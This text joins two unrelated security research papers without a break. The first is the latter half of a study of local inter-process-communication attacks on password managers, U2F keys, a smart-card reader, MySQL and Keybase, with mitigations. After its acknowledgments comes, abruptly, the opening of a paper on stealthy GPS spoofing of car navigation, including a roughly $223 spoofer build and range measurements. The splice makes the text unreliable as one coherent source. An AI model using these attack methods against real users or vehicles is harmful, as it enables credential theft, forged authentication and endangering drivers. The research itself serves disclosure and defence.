Another important piece of data that the attacker can obtain with the above attack is the *AccessKey*. Once the attacker has learned this, it can impersonate the extension to the authentic Sticky Password app. That is, after capturing the *AccessKey*, the MitMa attacker closes the server socket at port 10011 and waits for the user to restart the Sticky Password app. It can then connect to the app and use the *AccessKey* to retrieve all of the victim's passwords. The attacker has to resort to this two-stage attack because, when the attacker's binary binds to port 10011, the Sticky Password app fails to do so. Nevertheless, a patient attacker is able to alternate between the connections.

## 5 Case study 2: Hardware tokens

Our second case study is communication with physical authentication devices. Communication with the physical tokens also takes place within one computer, and we find that it is vulnerable to MitMa attacks by malicious processes that are running in the background.

### 5.1 U2F security key

FIDO U2F [23] is an open authentication standard that enables strong two-factor authentication to online services with public-key cryptography and a USB hardware device called *security key*. It is supported by major online service providers, by UK government services [28], and by the Google Chrome and Firefox (beta) browsers. We analyze the security of U2F in Windows computers.



Figure 4: The basic authentication flow of a website with U2F security key [57]


The user must first register the U2F device to the online service. The device generates a service-specific key pair and stores it together with a key handle (i.e. identifier) and the origin URL of the service.

Figure 4 illustrates the two-factor authentication process to a website. The browser receives a challenge together with a key handle from the web server. It forms the so-called `client-data` object and sends the object to the U2F device for signing. At this point, the user needs to activate the device by touching a button on the device. The browser then delivers the signed object back to the web server for verification.

The button press is meant to prevent unauthorized use of the hardware device. In practice, the browser process keeps sending signing requests to the USB device until it receives a signature back. When the button is pressed, the device responds to the first received signing request. The origin URL is included in the signed message to prevent replay attacks between websites.

**Attacks.** The two-factor authentication is supposed to prevent login even when the user's password has been compromised (e.g. because of attacks described in Section 4). Thus, we only consider how the attacker can subvert the U2F hardware-device authentication. To do this, the MitMa attacker creates a malicious (browser) process that runs on the user's computer and tries to log into one of the user's online services. The attacker's process then sends client-data objects to the U2F device at a high rate. When the user decides to log in to any service using U2F authentication and touches the button on the device, there is a high probability that the attacker's request will be signed. The user may notice that the first button press had no effect, but such minor glitches are normal in computers and typically ignored.

In experiments with FIDO U2F Security Key, our malicious Python client in the background was 100% suc-



(a) Normal operation

(b) MitMa attack

Figure 5: MitMa attack on DigiSign smart card reader through SCS interface

cessful in snatching the first button press and spoofing the second authentication factor to services such as Facebook and GitHub. The high success rate is due to the legitimate user's browser being slower to issue the signing requests to the device than our frequently-polling malicious script.

There are two root causes to this attack. First, the device does not have a secure path for informing the user about which request will be signed. Second, Windows allows even non-interactive processes to access the USB device in the background. This attack is not possible in Linux or macOS because they would prevent the malicious background process form accessing the USB device.

Another approach to strengthening the security of critical login sessions is the TLS Channel ID [13,21]. It does this by using a public key in addition to session cookies. However, such approaches only help protect the already established session, and they do not have any effect on the security of the initial two-factor authentication which we are able to compromise.

## 5.2 Fujitsu DigiSign

DigiSign is a smart-card reader application developed by Fujitsu for the Finnish government. Its main user base is healthcare professionals, but all citizens can acquire an electronic identity card for strong authentication to government services.

The DigiSign application implements the so-called Signature Creation Service (SCS) interface [34] specified by the Finnish Population Register Centre. We analyze the currently implemented protocol version 1.01.

The idea of the SCS interface is to allow a browser to send signing requests to the card-reader application without requiring any browser extensions. The basic process is illustrated in Figure 5(a). The card-reader app with the SCS interface has an HTTP server running on port 53951 and HTTPS server on port 53952 (during installation, the card reader app creates a self-signed certificate for the local HTTPS server and adds it to the trusted certificates). A webpage may send signature requests to the card reader by making a Cross-Origin Resource Sharing (CORS) requests on one of these ports on the loopback address. The data to be signed may be a document, a hash, or a token that is used for authentication. Once card reader app receives a signature request over SCS, it displays a UI dialog requesting the user to insert the smart card to the reader and to type in the PIN. If these are correct, the smart card signs the messages and the result is returned to the browser.

**Attacks.** The MitMa attack against the SCS protocol, illustrated in in Figure 5(b), is similar to those against password managers. The attacker's process hijacks the primary (HTTPS) port used by the SCS protocol. While the attacker cannot spoof the HTTPS server, an attempt to connect to it informs the malicious process that the user is about to sign something. The malicious process blocks this connection without closing it and sends a malicious signing request to the card reader app, which is listening on the secondary (HTTP) port. When the user enters the PIN, the card signs the attacker's data.

SCS specification version 1.1 [43] will fix some of the problems. Most notably, it mandates the use of TLS on the local IPC channel and specifies only one port for the card reader app. Because of this, it would appear that an attacker cannot hijack a port and simultaneously send a signing request to the card reader app. Nevertheless, the newer specification does not solve the root cause of the problem, which is that the client in the SCS protocol is not authenticated. A malicious process could opportunistically send signing requests to the card reader app and hope that the timing is right, or a confused user might enter the PIN by mistake. Moreover, the attacker could use out-of-band hints, such as insertion of the smart card or shoulder surfing, to time the malicious signature request approximately at the correct time window.

# 6 Case study 3: Software back-ends with HTTP API

A common application software architecture separates the application into a front-end component, which only handles user interaction, and a back-end server with an HTTP API, which often follows the REST design paradigm. We discuss three such applications that use network sockets and HTTP for inter-process communications. We show that a MitMa attacker can circumvent the commonly accepted security solutions that are supposed to prevent client impersonation in such applications.

## 6.1 Blizzard

Blizzard [2], a computer game publisher, provides the Battle.net desktop app for installing and updating games. The app comes with a background service called Blizzard *update agent*, which receives commands from the app and does the actual software installation. The update agent runs an HTTP server on localhost port 1120. The client first retrieves an authorization token from `http://localhost:1120/agent` and then connects to other endpoints.

The security of the update agent has received recent attention [26] because it was found that rogue web pages open in the user's browser could connect to it and issue malicious commands to take over the computer. The attack circumvented the same-origin policy in the browser with DNS rebinding [31]. The solution was to check that the `Host` header on the incoming HTTP requests is `localhost` and not something else.

We see a deeper problem behind the vulnerability: there is no access control to limit which processes can connect to the update agent, and the implemented solution trusts the client process to provide the correct information (`Host` header). We implemented a MitMa attacker client that spoofs the `Host` header and, thus, has no problems issuing commands to the update agent. This naturally enables the same kind of privilege escalation for the MitMa attacker as the earlier-reported vulnerability enabled for rogue websites.

## 6.2 Transmission

Transmission [9] is an open-source BitTorrent client. It includes a background service that handles all torrent-related activities. The service runs an HTTP server on port 9091 and accepts connections by default only from the localhost. The user can, optionally, set up a username and password for authenticating connections to the server. The client posts commands, such as adding, stopping and removing torrents, to the HTTP server.

This service has also been found vulnerable to DNS rebinding [27]. Again, the proposed solution of checking the `Host` header is insufficient to stop MitMa attacks because the attacker's background process can spoof the header. Moreover, the MitMa attacker can hijack the server port and capture the username and password from the client, before releasing the port and waiting for the legitimate server to start. The attacker will then have full access to the user's Transmission account.

## 6.3 Spotify

Spotify, a music streaming service, runs an HTTP server on the localhost port 4381 to accept streaming commands, such as playing a song. The server whitelists clients based on the `Origin` header in order to allow selected web pages to open in the user's browser to access the HTTP API. This access-control mechanism does not prevent MitMa attacks. The reason is that the MitMa attacker can lie about the `Origin` hostname. The attacker can then the disturb the victim by telling the server to play arbitrary songs.

# 7 Other client-server applications

This section will analyze two more client-server applications that make use of named pipes for the IPC.

## 7.1 MySQL

MySQL server on Windows can be configured so that the clients connect to it using named pipes. This may be more efficient than TCP when the client and server are on the same host [39]. The MySQL server simply creates a named-pipe instance with the name `MySQL`. This named pipe allows everyone to connect to it with full access. When a client connects, a new instance is created to wait for the next client.

**Attacks.** The MitMa attacker can perform a man-in-the-middle attack on MySQL connections as follows. Suppose that the server has started and it has created the first instance of the named pipe. First, the attacker creates another instance of the named pipe. This is possible due to the unrestricted DACL of the pipe. The attacker then connects to the first instance as a client. Next, the MySQL server will create a new instance to wait for a new client. However, if a legitimate client now tries to connect, it will be connected to the attacker's instance because it is the oldest unconnected instance. After this, the attacker can act as the man in the middle and forward messages between the two pipe instances.

The above attack allows the attacker to read all messages between the client and the server and to modify the

SQL queries and responses. Furthermore, the attacker can inject its own queries to the session.

## 7.2 Keybase

Keybase [5] is an open-source messaging app with end-to-end encryption, which is available for both phones and desktop computers. On the latter, the Keybase app has a client-server architecture. The app launches a background process that handles all of the application's tasks, such as encrypting and sending messages.

On Windows, the client accepts commands from the user and sends them to the Keybase background process over a named pipe. The background process creates the pipe with the name `keybased.sock` at startup. The named pipe's access control list grants full access for the current active user and administrators, while other users have only read access. Also, the pipe is created with the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag. Thus, the background process will not start if the named pipe already exists.

To use Keybase on a new device, the user must first sign in to the Keybase background process with his Keybase credential and then approve the new device from a previously registered device. After that, the Keybase background process on the new device has full access to the user's Keybase account.

**Attacks.** We see that the MitMa attacker cannot set itself between legitimate client and server because of the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag. There is also no point for the MitMa attacker to impersonate the client without having write access, which is required for two-directional communication. However, the attacker can impersonate the Keybase background process to the client by starting it before the legitimate one. This causes the legitimate background process to fail silently. Since the Keybase is open source, the attacker can simply modify the Keybase source code so that the named pipe allows full access from everyone. The attacker then runs the modified service in the background and waits for the victim's first login. When the victim signs in, approval is given to the malicious Keybase instance instead of the intended one.

# 8 Mitigation mechanisms

In this section, we discuss potential prevention and mitigation mechanisms for the MitMa threats. The goal is to present a taxonomy that brings order to the concepts, rather than to cover all technical details.

**Spatial and temporal separation of user sessions.** MitMa attacks are performed by leaving a malicious process running in the background when the victim logs in to the system. The most straightforward countermeasure is to limit the number of users that have access to each computer. Ideally, each computer would be personal to one user. If that is not feasible, the administrator of a multi-user system may implement the principle of least privilege so that users can only log into the computers that they really need to access. This includes disabling the guest account.

A slightly less drastic solution is to enforce *temporal separation*, i.e. to allow only one user's processes to be running on the computer at any one time. On Linux and macOS, this requires disabling fast user switching and remote access and killing any rogue processes that might have been left behind. On Windows, disabling user switching is not effective because the attacker can easily bypass it, for example, with the built-in Windows system tool `tsdiscon`. Instead, the *Shared PC* mode [54] should be enabled, which prohibits multiple simultaneous login sessions.

Security-conscious users can also take some protective measures by themselves. They can manually verify that there are no other active login sessions in the background, e.g. with the Windows command `query user`. The most reliable way is to reboot the computer before logging in, so that any active user sessions and processes are flushed out. Naturally, these measures help only if all remote access methods, such as SSH, have been disabled.

**Access control.** The developers of IPC applications should make use of OS access-control features such as Unix permissions or Windows DACLs on named pipes. Unfortunately, operating systems do not provide similar access controls for network sockets. As we have seen, access control for USB communication in Windows is also lacking. Furthermore, the cases studies in this paper show that it is easy to make mistakes with access control. For example, when creating a named pipe on Windows, the server needs to specify the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag or check after the creation who is the owner of the securable pipe object. Any checks made before the pipe creation are not reliable because of possible race conditions.

**Attack detection.** Once a named IPC channel has been created, the communicating endpoints can use operating-system APIs to check whether they are communicating securely with the correct entity. With Windows named pipes, the client and server can query the session and process identifiers of the other endpoint. This makes it possible to check that the client and server are in the same login session. Based on the process id, they can query further attributes of the process at the other end of the pipe, such as the user and the path to the process binary, which can then be compared to a whitelist. The critical

trick here to perform the checks both at the server for the client and at the client for the server.

JavaScript clients running in a web browser, including browser extensions, pose special challenges for such attack detection. First, they do not have access to OS APIs and are therefore unable to perform most checks on the server process to which they connect. This limitation means that it is difficult to establish secure communication between a web browser extension and a stand-alone app. Second, web browsers are highly scriptable. As we have seen, some IPC servers check that the client binary is a signed version of a well-known web browser. This check alone is not reliable because the attacker could be using the legitimate binary for malicious purposes. At minimum, the server should check the owner of the client process.

**Cryptographic protection.** Authentication methods for communication over insecure channels have been studied widely [15, 18, 30] and can be applied also to IPC. These protocols require distribution of shared or public keys to the IPC clients and servers. For example, F-Secure Key authorizes access to the password database by transferring a secret token to the client through a user-assisted out-of-band channel (in this case, Windows clipboard, which has its own weaknesses). Lessons for more secure user-assisted pairing methods could be learned, for example, from Bluetooth device pairing and other user-assisted out-of-band authentication and pairing protocols [12, 16, 45].

Another approach is to assume that all IPC takes place remotely over the Internet and to use the standard TLS-based protocols for protecting it. The necessary infrastructure, including certification authorities, may be an overkill when the goal is authorization of the server and client processes rather than binding them to strong identities. Even OAuth 2.0, which defines bearer tokens for client authorization and therefore seems suitable for IPC clients, depends on certificates for authenticating the server. In any case, cryptographic protection requires careful design and, as we have seen once again in this paper, ad-hoc implementations tend to have weaknesses.

**Architectural changes to software.** Some password managers do not have a stand-alone app but connect directly from the browser extension to a cloud service, which provides the server functions. This kind of architecture avoids inter-process communication altogether but is not feasible for all applications.

Another way to avoid the vulnerabilities of IPC methods is to redesign software to run related software components in the same process. This does not necessarily mean loss of software modularity or use of third-party components. For example, SQLite does not require IPC in the same way as MySQL does because it is linked to the application as a library. The safe IPC methods (unnamed pipes and socket pairs, see Section 3.4) can still be used between related processes without exposing the applications to MitMa attacks.

Such architectural solutions work well when they are a good match for the goals of the application developer. In many cases, however, the developer would not be willing to give up common software patterns like separating software into a frontend UI and backend business logic and database that run on the same computer, or communicating with a web API between these components.

## 9 Discussion and future work

The described vulnerabilities are fundamentally caused by carelessly-designed or poorly-written software. This conclusion is supported by the fact that there are also secure, well-designed applications that make use of IPC. As a further case study, we looked at cloud-storage applications (e.g. Dropbox, SpiderOak, Box), which tend to have a local backend component that is accessed over IPC. We found this class of software to be more prudent about security than the ones discussed in this paper. Because of such positive examples, our view of the future is not entirely bleak.

The well-designed applications set up strict DACLs or permissions to ensure that the IPC channel is accessible only to the authorized user(s) and configure the IPC channel options carefully rather than relying on the default settings. They also query the OS APIs to check that the login session, user and executable file of the other endpoint have the expected values. Named pipes provide more such control and seem easier to secure than network sockets. The advantage of network sockets is that the same web APIs work without code changes locally and across the Internet, but the cost is that the available web security mechanisms do not take advantage of the locality and are usually considered too heavy for local IPC.

The explanation why the problems with IPC are so widespread is probably twofold. First, developers are inclined to consider the localhost a trusted environment. Second, the best practices for secure IPC are not documented, and therefore developers may simply be unaware of the threats and solutions. We therefore believe that the best way to address both of these potential explanations is to raise awareness about the attacks and defenses, as we attempt to do in this paper. Over time, better tools such as safe APIs and security test benches could help eradicate entire classes of problems. Fully automated vulnerability scanning, however, does not seem possible because the automated tools cannot not evaluate the security of application-level cryptographic protection.

In some sense, the idea of protecting the users of a multi-user computer system from each other takes us back to the early days of computer security. With personal computers, this has not been perceived as so important. It has also become common wisdom among information-security experts that, if the attackers can run a process on the computer, they always can find a path to *privilege escalation* [32, 44, 55] and gain full administrative access. There is, however, the opposite trend towards greater isolation of applications from each other and containing malicious applications. This trend started in mobile devices, but desktop operating systems are beginning to provide similar protections (UWP AppContainers in Windows 10 [40] or application sandboxing in macOS [11]). The MitMa attacks are one way for a non-privileged process to circumvent isolation boundaries within the computer, and we believe that the observations of this paper will prove useful in the design of application-isolation mechanisms.

We have focused on the threat model where the attacker and victim are two nonprivileged users. One direction of further work is to look at similar MitMa vulnerabilities in server software where a non-administrator attacker exploits IPC for privilege escalation. Attacks between applications of the same user may also deserve a look. Even though current desktop applications will not present much resistance to such attacks, it is good to question the status quo. Such threats have earlier been studied in the context of Mac OS X [55] and mobile OSs [22,46,55], which, as mentioned above, already provide isolation for user-space apps.

## 10 Related work

This section summarizes the research literature related to the attacks presented in this paper.

**IPC security.** Windows named pipes have been an attractive target for security analysts. Even though the OS offers security controls to named pipes using DACL, the default security descriptor of a Windows named pipe allows anyone to read its content [38]. In some cases, there could be write access for everyone due to the developer's negligence. In such scenarios, even a remote attacker may be able to impersonate the pipe client to perform code execution or denial of service [19, 20]. The server-impersonation and name-hijacking attacks explained in our paper are not feasible for such remote attackers.

Additionally, named pipes are also known to be vulnerable to an impersonation attack [53] (unrelated to the client or server impersonation of our paper). The pipe server impersonates its client's security context, which allows it to perform actions on behalf of the client. This attack requires the server and client processes to run as the same user or for the server to run as the superuser, which is a stronger assumption than our threat model.

Vulnerabilities have also been found for other IPC mechanisms. Xing et al. [55] demonstrated that a malicious application on macOS and iOS can access another application's resources despite the app isolation. The attacks intercept IPC in a way similar to ours, but the malicious binary is executed with the victim's privileges. Related problems have also been found in Android app isolation [22, 46].

The DNS rebinding vulnerability [26, 27, 31] that we referred to in Sections 6.1 and 6.2 has simple solutions based on whitelisting. It is, however, known that whitelisting approaches, such as cross-origin resource sharing (CORS) for HTTP, often lead to the use of unsafe wildcard policies. Such too-relaxed whitelists on locally-running services may enable `XMLHttpRequest` from untrusted web applications (without the DNS rebinding of [26, 27]). These attacks are akin to our client impersonation, but the attack is launched from a supposedly sandboxed code running in the web browser rather from another user's session.

Automated detection and firewall-like defenses may help to prevent attacks between users and applications inside the same computer. Vijayakumar et al. [51] automate the detection of name-resolution vulnerabilities with dynamic analysis of software. A process firewall can prevent unauthorized cross-user resource access with system calls [52] and file and IPC squatting attacks [50]. The attacks presented in the current paper could be prevented by firewalling of applications, although it may become burdensome to whitelist the desirable interactions accurately.

**Password manager security.** Secure and usable integration of a password manager and a browser is a widely studied problem. Because the password manager is expected to autofill passwords into web forms, the credentials are exposed to network attackers running malicious scripts on the website. Silver et al. [48] showed that the autofill policies in some browsers allow a network attacker to steal credentials. Li et al. [37], on the other hand, found that password managers suffer from traditional web vulnerabilities (e.g. XSS, CSRF), poor user-interface design, and problems related to poorly understood threat model. Unlike the remote attacker in these publications, our MitMa attacker exploits the IPC communication within a single computer.

There have been several attempts to create more secure password-manager architectures, more specifically to address autofill attacks [36] and offline cracking attacks [17]. While they illustrate the wide variety of threats that must be taken into account when designing a password manager, to our best knowledge, there is hardly

any previous work that would address the security issues arising within the computer.

**USB hardware token security.** Hardware tokens can be used as a second authentication factor to protect against credential leaking, phishing, and man-in-the-middle attacks [35]. The security of the tokens has been studied under various threat models [14, 29, 33, 42]. Unlike the attacks in these papers, our MitMa attacks neither require the attacker to physically access the hardware token nor to find a side channel.

## 11 Conclusion

We analyzed the security of inter-process communication in the presence of a nonprivileged malicious process on the same computer. The malicious process may belong to another user that has login access to the computer or to a guest user. We found several vulnerabilities in security-critical applications including password managers, two-factor authentication, and applications that have been split into separate frontend and backend processes. While it is possible to use IPC in a secure way, we found that many applications either do not give much consideration to the security of local communication or they implement ad-hoc security measures that are insufficient. We expect the importance of IPC security to increase as operating system strive to isolate not only users but also applications from each other.

Following responsible disclosure, we have reported the vulnerabilities discovered in the research project to the respective vendors and believe that they have taken steps to prevent the attacks.

## Acknowledgments

This work started from a collaborative research project with F-Secure. We are grateful to Alexey Kirichenko and others at F-Secure for their support and feedback. The research was partially funded by the CyberTrust program of DIMECC and Tekes (Business Finland) and by Academy of Finland (project 296693).

## Abstract

Mobile navigation services are used by billions of users around globe today. While GPS spoofing is a known threat, it is not yet clear if spoofing attacks can truly manipulate road navigation systems. Existing works primarily focus on simple attacks by randomly setting user locations, which can easily trigger a routing instruction that contradicts with the physical road condition (*i.e.*, easily noticeable).

In this paper, we explore the feasibility of a stealthy manipulation attack against road navigation systems. The goal is to trigger the fake turn-by-turn navigation to guide the victim to a wrong destination without being noticed. Our key idea is to slightly shift the GPS location so that the fake navigation route matches the shape of the actual roads and trigger physically possible instructions. To demonstrate the feasibility, we first perform controlled measurements by implementing a portable GPS spoofer and testing on real cars. Then, we design a searching algorithm to compute the GPS shift and the victim routes in real time. We perform extensive evaluations using a trace-driven simulation (600 taxi traces in Manhattan and Boston), and then validate the complete attack via real-world driving tests (attacking our own car). Finally, we conduct deceptive user studies using a driving simulator in both the US and China. We show that 95% of the participants follow the navigation to the wrong destination without recognizing the attack. We use the results to discuss countermeasures moving forward.

## 1 Introduction

Billions of users around globe are relying on mobile navigation services today [45]. Ranging from map applications (*e.g.*, Google Maps, Waze) to taxi sharing platforms (*e.g.*, Uber, Lyft), these services depend on accurate and reliable GPS inputs. Recently, GPS systems also start to play a major role in navigating autonomous vehicles, with a key impact on the driving safety [11].

In the meantime, there has been a growing concern about the security of GPS applications. GPS is vulnerable to *spoofing attacks* where adversaries can inject falsified GPS signals to control the victim's GPS device [55]. Such attacks did happen in the real-world, especially targeting drones and ships. For example, Humphreys *et al.* demonstrated a successful GPS spoofing attack against drones in 2012 [28]. In 2013, a luxury yacht was intentionally diverted from Monaco to Greece by spoofing its receiving GPS signals [46].

To understand the risks of GPS spoofing attacks, researchers have explored to build GPS spoofers to spoof drones, ships and wearable devices [25,26,61]. However, these works mainly focus on simple attacks by setting random locations in the target device [25, 26, 61]. Other works have examined GPS spoofing attacks on systems in the open environment (*e.g.,* open air/water) such as drones and ships [28, 46] where a simple GPS change could (stealthily) steer their navigation.

So far, it is still an open question regarding whether attackers can manipulate the *road navigation systems* by spoofing the GPS inputs. The problem is critical considering that navigation systems are actively used by billions of drivers on the road and play a key role in autonomous vehicles. At the same time, the problem is challenging given that most road navigation systems are used (or closely monitored) by human drivers. In addition, naive GPS manipulations are unlikely to succeed primarily because of the physical road constraints. For example, random GPS manipulation can easily create "physically impossible" navigation instructions (*e.g.*, turn left in the middle of a highway). Since the possibility of the attack is not yet clear, most civilian systems don't have any defense mechanisms in place.

In this paper, we take systematic steps to explore the feasibility of manipulating road navigation systems *stealthy* by carefully crafting the spoofed GPS inputs.

The goal is to manipulate the turn-by-turn navigation and guide a victim to a wrong destination without being noticed. The key intuition is that users are more likely to rely on GPS services when navigating in unfamiliar areas (confirmed via user study). In addition, most navigation systems display the "first-person" view which forces users to focus on the current road and the next turn. To these ends, if an attacker identifies an attacking route that mimics the *shape* of the route displayed on the map, then it is possible to trigger navigation instructions that are consistent with the physical environment (*e.g.*, triggering the "turning right" prompt only when there is an actual right-turn ahead) to avoid alerting users.

To understand the attack feasibility, we take four key steps[1]. First, we implement a GPS spoofer to perform empirical measurements to understand the attackers' practical constraints and capacities. Second, we design the attacking algorithms and evaluate them based on empirical taxi driving traces. Third, we implement the system and validated it using real-world driving tests (the attacks are applied to the author's car, with careful protections and ethical reviews). Finally, we conduct "deceptive" user studies to examine the feasibility of the attack with other users (non-authors) in the loop and understand key factors to the success of the attack.

**Measurements.** We show that adversaries can build a portable spoofer with low costs (about $223), which can easily penetrate the car body to take control of the GPS navigation system. Our measurement shows that effective spoofing range is 40–50 meters and the target device can consistently latch onto the false signals without losing connections. The results suggest that adversaries can either place the spoofer inside/under the target car and remotely control the spoofer, or tailgate the target car in real time to perform spoofing.

**Stealthy Attacking Algorithm.** To make attack stealthy, we design searching algorithms that search for attacking routes in real-time. The algorithm crafts the GPS inputs to the target device such that the triggered navigation instruction and displayed routes on the map remain *consistent* with the physical road network. In the physical world, the victim who follows the instruction would be led to a wrong route (or a wrong destination). We evaluate algorithms using trace-driving simulations (600 taxi trips in total) from Manhattan [5] and Boston [1]. On average, our algorithm identified 1547 potential attacking routes for each target trip for the attacker to choose from. If the attacker aims to endanger the victim, the algorithm can successfully craft special attack route that contains wrong-ways for 99.8% of the trips. Finally, the algorithm also allows the attacker to pre-define a target destination area to lead the victim to.

[1]Our study received the approval from our local IRB (#17-936).

**Real-world Driving Test.** We implemented the algorithm and tested it by attacking our own car in a real-world driving test. We have taken careful protection to ensure research ethics (*e.g.*, experiments after midnight in suburb areas, appropriate shield and power control). We demonstrate the feasibility of the attack to trigger the target navigation instructions in real-time while the victim (the author) is driving.

**User Study.** Finally, we examine the attack feasibility with users (non-authors) in the loop. Due to the risk of attacking real cars, we instead perform a *deceptive* experiment using a driving simulator. We customize the driving simulator to load a high-resolution 3D street map of real-world cities. We apply deception by phrasing the study as a "usability test of the driving software", while we perform spoofing attacks during the experiment (informed consent obtained afterwards). The user study ($N = 40$) was conducted in both the US and China with consistent results. We show the proposed attack is highly effective: 38 out of 40 participants (95%) follow the navigation to all the wrong destinations. Based on our results, we discuss possible solutions moving forward.

In summary, our paper makes three key contributions.

- We propose a novel attack that manipulates the road navigation systems stealthily. The proposed algorithm is extensively evaluated using real-world taxi driving traces.
- We implement the attack algorithm and a low-cost portable GPS spoofer. Real-world measurements and driving tests on the road confirm the attack feasibility.
- We conduct a user study to demonstrate the attack feasibility with human drivers in the loop. The results provide key insights into how common driving habits make users vulnerable.

We hope the results can help to raise the attention in the community to develop *practically deployable* defense mechanisms (*e.g.*, location verification, signal authentication, sensor fusion) to protect the massive GPS device users and emerging GPS-enabled autonomous systems.

## 2 Background and Threat Model

In this section, we start by providing the background of GPS spoofing attacks and describing the unique challenges in *road navigation scenarios*.

**Global Positioning System (GPS).** GPS is a space-based radio navigation system that provides the geolocation and time information. To date, it consists of 31 satellites in medium Earth orbit where each satellite is equipped with a synchronized atomic clock. Each satellite continuously broadcasts GPS information using

Coarse/Acquisition (C/A) code on L1 band at 1575.42 MHz and encrypted precision (P/Y) code on L2 band at 1227.60MHz with 50 bps data rate. P(Y) code is used exclusively by authorized U.S. military receivers and C/A code is not encrypted for general civilian access.

**GPS Spoofing Attacks.** Civilian GPS is vulnerable to spoofing attacks. GPS spoofing attacks have two key steps: First, in the *takeover* step, attacker lures the victim GPS receiver to migrate from the legitimate signal to the spoofing signal. The takeover phase can be either brute-forced or smooth. In the former case, a spoofer simply transmits the false signals at a high power, causing the victim to lose track of the satellites and lock on to the stronger spoofing signals. In contrast, smooth takeover begins by transmitting signals synchronized with the original ones and then gradually overpowering the original signal to cause the migration. The advantage of smooth takeover is the stealthiness since it will not generate abnormal jumps in the received signal strength. However, smooth takeover requires specialized hardware to real-time track and synchronize with the original signals at the victim's location (costly) [26, 41]. Next, in the second step, the attacker can manipulate the GPS receiver by either shifting the signals' arrival time or modifying the navigation messages [41, 46].

## 2.1 Threat Model

In this paper, we explore a novel attack against *road navigation systems* by spoofing the GPS inputs. In this attack, the victim is a driver who uses a GPS navigation system (*e.g.*, a mobile app) while driving on the road. The victim can also be a person sitting in a GPS-enabled self-driving car. The attacker spoofs the signals of the victim's GPS receiver to manipulate the routing algorithm of navigation system. The attacker's goal is to guide the victim to take a wrong route without alerting the victim (*i.e.*, stealthy). The attack can be realized for three purposes.

- **Deviating Attack.** The attacker aims to guide the victim to follow a wrong route, but the attacker does not have a specific target destination. In practice, the attacker may detour ambulances or police cars to enter a *loop route*.
- **Targeted Deviating Attack.** The attacker aims to guide the victim to a *target destination* pre-defined by the attacker, for example, for ambush, robbery or stealing a self-driving car.
- **Endangering Attack.** The attacker aims to guide the victim into a dangerous situation, for example, entering the *wrong way* on a highway.

In our threat model, the attacker has no access to the *internal* software/hardware of the target GPS device or those of the navigation service. The attacker also cannot modify the navigation services or algorithms (*e.g.*, on Google Maps servers). In addition, we assume the attacker knows the victim's rough destination area (*e.g.*, a financial district, a hotel zone) or the checkpoint that the victim will bypass (*e.g.*, main bridges, tunnels, highway entrances). In later sections, we will justify why this assumption is reasonable and design our attack to tolerate the inaccurate estimation of the victim's destination. We focus on low-cost methods to launch the attack without the need for expensive and specialized hardware.

Compared to spoofing a drone or a ship [8, 25, 28, 46, 61]., there are unique challenges to manipulate the *road navigation systems*. First, road navigation attack has strict geographical constraints. It is far more challenging to perform GPS spoofing attacks in real-time while coping with road maps and vehicle speed limits. In addition, human drivers are in the loop of the attack, which makes a stealthy attack necessary.

The scope of the attack is limited to scenarios where users heavily rely on the GPS device for navigation. For example, when a user drives in a very *familiar* area (*e.g.*, commuting from home to work), the user is not necessarily relying on GPS information to navigate. We primarily target people who drive in an unfamiliar environment. In addition, the attack will be applicable to self-driving cars that rely on GPS and the physical-world road conditions for navigation (instead of the human drivers).

# 3 Measurement-driven Feasibility Study

We start by performing real-world measurements to understand the constraints of the attacker's capacity in practice. The results will help to design the corresponding attacking algorithms in the later sections.

**Portable GPS Spoofer.** We implemented a portable GPS spoofer to perform *controlled* experiments. As shown in Figure 1. The spoofer consists of four components: a HackRF One-based frontend, a Raspberry Pi, a portable power source and an antenna. The whole spoofer can be placed in a small box and we use a pen as a reference to illustrate its small size. HackRF One is a Software Defined Radio (SDR). We connect it to an antenna with frequency range between 700 MHz to 2700 MHz that covers the civilian GPS band L1 (1575.42 MHz). A Raspberry Pi 3B (Quad Core 1.2GHz Broadcom BCM2837 64bit CPU, 1GB RAM) is used as a central server. It runs an SSH-enabled Raspbian Jessie operating system with a LAMP stack server. GPS satellite signals are generated by an open-source software called Wireless Attack Launch Box (WALB) [6] running on Raspberry Pi. The Raspberry Pi has a cellular network connection and supports remote access through SSH (Se-



Figure 1: A low-cost portable GPS spoofer.




(a) Same-car Test (b) Two-car Test

Figure 2: Measurement setups.

cure Shell). By controlling the Raspberry Pi, we can inject the real-time GPS location information either manually or using scripts. We use a 10000 mAh power bank as a power source for the entire system. All the components are available off-the-shelf. The total cost is about 223 US Dollars ($175+$35+$10+$3).

**Measurement Setups.** We seek to examine the GPS spoofing range, the takeover time delay, and the potential blockage effect from the car body. Before and during the measurements, we have taken active steps to ensure the research ethics and legality. First, the measurement was exclusively conducted in China. We obtained a temporary legal permission from the local radio regulation authority in Chengdu, China for conducting the experiments. Second, we performed the measurements in a large outdoor parking lot *after midnight* when there were no people or cars around (with the permission). Third, we have carefully tested the GPS signal strength at the edge of the parking lot to make sure the signals did not affect the outside areas.

Our measurement focuses on two possible attacking cases to spoof the GPS device in a moving car (Figure 2). First, the attacker can place the small spoofer in victim's car or stick the spoofer under the car. The attacker then can remotely login to the spoofer via SSH to perform the attack through a cellular connection. Second, if the spoofer cannot be attached to the victim's car, then the attacker may tailgate the victim's car by driving or flying a drone that carries the spoofer.

**Same-Car Setting.** In the same car setting, we place the smartphone (XIAOMI MIX2 with Android 8.0) as the victim GPS device in the dashboard area. Then we place the spoofer under the *backseat*, or in the *trunk*. At each position, we SSH the spoofer to take over the GPS lock of the phone. We repeat 10 times and calculate the average takeover time. The result shows that the average takeover time is slightly higher from the trunk (48 seconds) than that from the backseat (35 seconds), but the difference is minor. Note that the takeover is a one-time effort. Once the fake signal is locked in, the connection can sustain throughout the attack.

| **Distance (m)** | 10 | 20 | 30 | 40 | 50 | 60 |
|---|---|---|---|---|---|---|
| **Takeover Time (s)** | 59.2 | 37.6 | 41.2 | 62.4 | 35.0 | - |
| **Failure Rate** | 0 | 0 | 0 | 0 | 0.2 | 1.0 |


Table 1: Average takeover time and the failure rate.

**Two-Car Setting.** Then we test to place the spoofer and the smartphone in two different cars, and examine the impact of distance $d$. We increase $d$ by a step of 10 meters and measure the takeover time. Cars remain static during the measurement. As shown in Table 1, the distance does not significantly impact the takeover time, but it does affect the takeover success rate. When the distance is longer, the takeover is more likely to be unsuccessful. The effective spoofing range is 40–50 meters.

